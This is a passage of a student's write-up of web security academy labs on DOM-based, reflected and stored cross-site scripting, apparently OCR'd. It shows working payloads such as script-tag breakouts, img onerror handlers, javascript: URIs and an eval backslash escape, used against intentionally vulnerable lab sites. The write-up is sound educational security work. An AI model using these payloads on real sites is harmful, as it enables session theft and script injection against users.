
With full control of the HTML value, I crafted a payload to break the <option> context and inject a new <script> block:

- </option><script>alert(1)</script>

Final attack URL:

- https://<site>/product?productId=1&storeId=</option><script>alert(1)</script>

This payload properly closed the current <option> tag, inserted a malicious script, and caused alert(1) to execute—successfully solving the lab. This step highlighted how careless use of document.write() in dynamic form generation is a powerful XSS vector when untrusted URL parameters are used without escaping or encoding.




Step 14: DOM XSS in innerHTML sink using location.search

In this step, I analyzed the DOM-based XSS vulnerability where user-controlled input is directly assigned to a DOM element using .innerHTML, specifically within the searchMessage span. The JavaScript code shows that the query parameter is extracted from the window.location.search and passed into doSearchQuery(), which then sets searchMessage.innerHTML = query. Because this approach doesn’t sanitize the input, an adversary could inject raw HTML.

However, since browsers ignore and do not execute <script> tags inserted via .innerHTML, script-based payloads like <script>alert(1)</script> won’t fire. Instead, the lab calls for an attribute-based payload to trigger an alert. I used <img src=1 onerror=alert(1)>, which executes due to the browser attempting to render a broken image source and firing the onerror handler.

I confirmed this vector by passing the payload in the URL as follows:

- ?search=<img src=1 onerror=alert(1)>



Once rendered, the DOM showed the injected <img> tag inside the searchMessage element, and the alert box popped, confirming successful DOM XSS exploitation. This was enough to solve the lab and demonstrate the risk of unsanitized HTML injection when using .innerHTML.

Step 15: DOM-Based XSS via jQuery Anchor Attribute Sink

This exercise highlighted a DOM-based XSS vulnerability stemming from the insecure use of jQuery to modify anchor (<a>) tag attributes based on URL parameters. The page loads jQuery and contains a #backLink element whose href attribute is dynamically populated using the returnPath parameter from the query string. The relevant client-side logic is:

```
$(function() {
    $('#backLink').attr("href",
        (new URLSearchParams(window.location.search)).get('returnPath'));
});
```

This means any attacker-controlled value in returnPath gets directly embedded into the anchor's href without validation. For step 1, I confirmed that inserting my Odin ID (e.g., ?returnPath=calizo) results in a broken redirect to a nonexistent path (/calizo/feedback), as shown in the browser console's 404 error response.

To complete the lab, I then supplied a malicious payload in the form of a javascript: URI. Specifically, I visited:


- https://<lab-id>.web-security-academy.net/feedback?returnPath=javascript:alert(document.cookie)

Clicking the rendered “Back” link executed alert(document.cookie)—demonstrating that JavaScript injection was successful and confirming the XSS vulnerability. The lab was marked solved after this payload was triggered. This scenario illustrates the danger of setting href attributes using unsanitized URL parameters, especially when combined with javascript: URIs.

Step 16 & 17: Reflected DOM XSS via eval() on JSON (searchResults.js)


This DOM-based XSS exercise required analyzing a searchResults.js script that dangerously invoked eval() on server-supplied JSON. My first step was to open DevTools, navigate to the Network tab, and submit a search query using the title of the first blog post ("I Wanted A Bike"). This generated an XHR request visible under Fetch/XHR, specifically the path:

- /search-results?search=I+Wanted+A+Bike



The response to this request confirmed that the input is reflected in a JSON object:


```
{
  "results": [...],
  "searchTerm": "I Wanted A Bike"
}
```



This confirmed a direct reflection of input into a key used later by the client, a red flag for client-side injection.

Switching to the Sources tab, I located and opened searchResults.js. Within it, I identified the following line:

- eval('var searchResultsObj = ' + this.responseText);




This usage of eval() on untrusted JSON (instead of using JSON.parse()) created a surface for code execution if the injected payload could escape the "searchTerm" string context.


Step 17: Breaking JSON Syntax for Code Execution

I first attempted to break syntax using the quote character ("), which was reflected back with escaping:

- "searchTerm": "\"calizo\""



Clearly, escaping was in place to prevent simple breakouts.




However, introducing a backslash (\)—which the server failed to properly escape—allowed me to neutralize the quote escape mechanism:

- /search?=\"-alert(1)}//

When this payload was submitted, the resulting evaluated JavaScript became:

- var searchResultsObj = {"searchTerm": "\\"-alert(1)}//", "results":[]}

Here, the server's improper escaping of \ allowed the quote to be closed early. Then, -alert(1) was evaluated as standalone JavaScript, and the remainder of the JSON was safely commented out using //. This successfully triggered the alert(1) function and completed the lab.




Step 18: Stored XSS into HTML Context with Nothing Encoded

This step introduced a classic stored cross-site scripting (XSS) vulnerability, where user input is accepted, stored, and later rendered without any form of HTML encoding or sanitization. In this case, the vulnerable surface was a blog’s comment submission form. From a security perspective, this is one of the most dangerous XSS classes, as it affects every user who views the tainted page.

To begin, I manually inspected the form on the post with postId=1 and identified the necessary CSRF token, name, and email fields in the DOM. Then I used Python to craft an HTTP POST request to submit a malicious comment. I reused the provided script scaffold and substituted the comment body (comment_string) with an XSS payload:

- <script>alert(document.cookie)</script>

Once submitted, the payload was stored by the application and rendered directly into the page when revisiting the post. Since no escaping or content security policy blocked it, the script executed immediately upon page load, demonstrating a successful stored XSS attack. This validated that user-generated content was being injected into the DOM as raw HTML—without any sanitization or context-aware encoding.




I verified the success of the lab by reloading the blog post and observing the alert() pop-up containing the session cookie, along with the confirmation message showing that the lab had been solved.

Step 19: Stored XSS into Anchor href Attribute with Double Quotes HTML-Encoded

In this step, I tested whether user-supplied input in the website field of a blog comment form was properly sanitized before being placed inside the href attribute of an <a> tag. First, I crafted a comment using the provided Python snippet, submitting my OdinId calizo as part of the website field value:

- 'website': 'https://pdx.edu" OdinId="calizo'


After posting this comment and inspecting the resulting HTML in Developer Tools, I confirmed that the double quote was correctly encoded as ". As a result, my OdinId was embedded as a harmless string within the anchor tag’s href attribute instead of breaking out of the attribute’s bounds or injecting any new attributes (see Screenshot 1). This confirmed that the application mitigated the attempted injection by encoding dangerous characters.



To complete the level, I submitted a second comment where I used the classic javascript: URL scheme instead:

- 'website': 'javascript:alert(1)'

This payload was not sanitized or filtered, and the resulting anchor tag allowed the embedded script to execute once clicked. After reloading the blog post, clicking on my name triggered the alert box, confirming the XSS vector had succeeded via stored JavaScript in an anchor href context (see Screenshot 2). This demonstrated a stored XSS vulnerability due to lack of proper input validation or URI scheme filtering.



Step 20–22: Stored XSS via Onclick Event Injection (Backslash Escape Behavior)

This three-part exercise explored how browser rendering behavior and JavaScript string handling intersect to enable DOM-based stored XSS through crafted attribute injection. The focus was on how HTML-encoded characters (', ", etc.) and JavaScript escaping (via \) affect DOM construction and script execution. This was a meticulous process of syntax probing and browser behavior validation to construct a viable injection vector.

Step 20: Browser Decoding Mechanics

The lab first highlighted how characters like <, >, ", and ' are encoded as <, >, ", and ' in HTML but are decoded by the browser at render-time. This distinction became clear when I viewed the page source (which showed encoded characters) and compared it to the DOM Elements tab, where the decoded content appeared as normal HTML syntax. This is foundational in understanding how HTML-encoded input can still become executable when inserted into JavaScript string contexts. The context being vulnerable here was the onclick event attribute of an anchor tag constructed like this:

- innocuous

Step 21: Manual Recon and Syntax Disruption

To craft the payload, I mimicked the vulnerable onclick execution in the browser console:

- var tracker={track(){}};tracker.track('https://pdx.edu/');

This executed cleanly.

1. Then I broke syntax by adding a single quote:
   - tracker.track('https://pdx.edu/");

As expected, a syntax error occurred due to the unescaped second ', which terminated the string improperly (**all of step 21 will be caught under one screenshot found below**). The browser threw an Uncaught SyntaxError: Invalid or unexpected token.

2. Replacing the trailing ' with ');// **safely closed the function argument and terminated the statement**:
   - tracker.track('https://pdx.edu/');//');

When the trailing portion of the string contains ');//, the first ' cleanly closes the

tracker.track() argument, ending the string. The following); ends the track() call entirely, and // comments out the rest of the JavaScript line. This effectively breaks out of the string context safely and allows for arbitrary JavaScript injection afterward, such as alert(1).

This string structure is key:

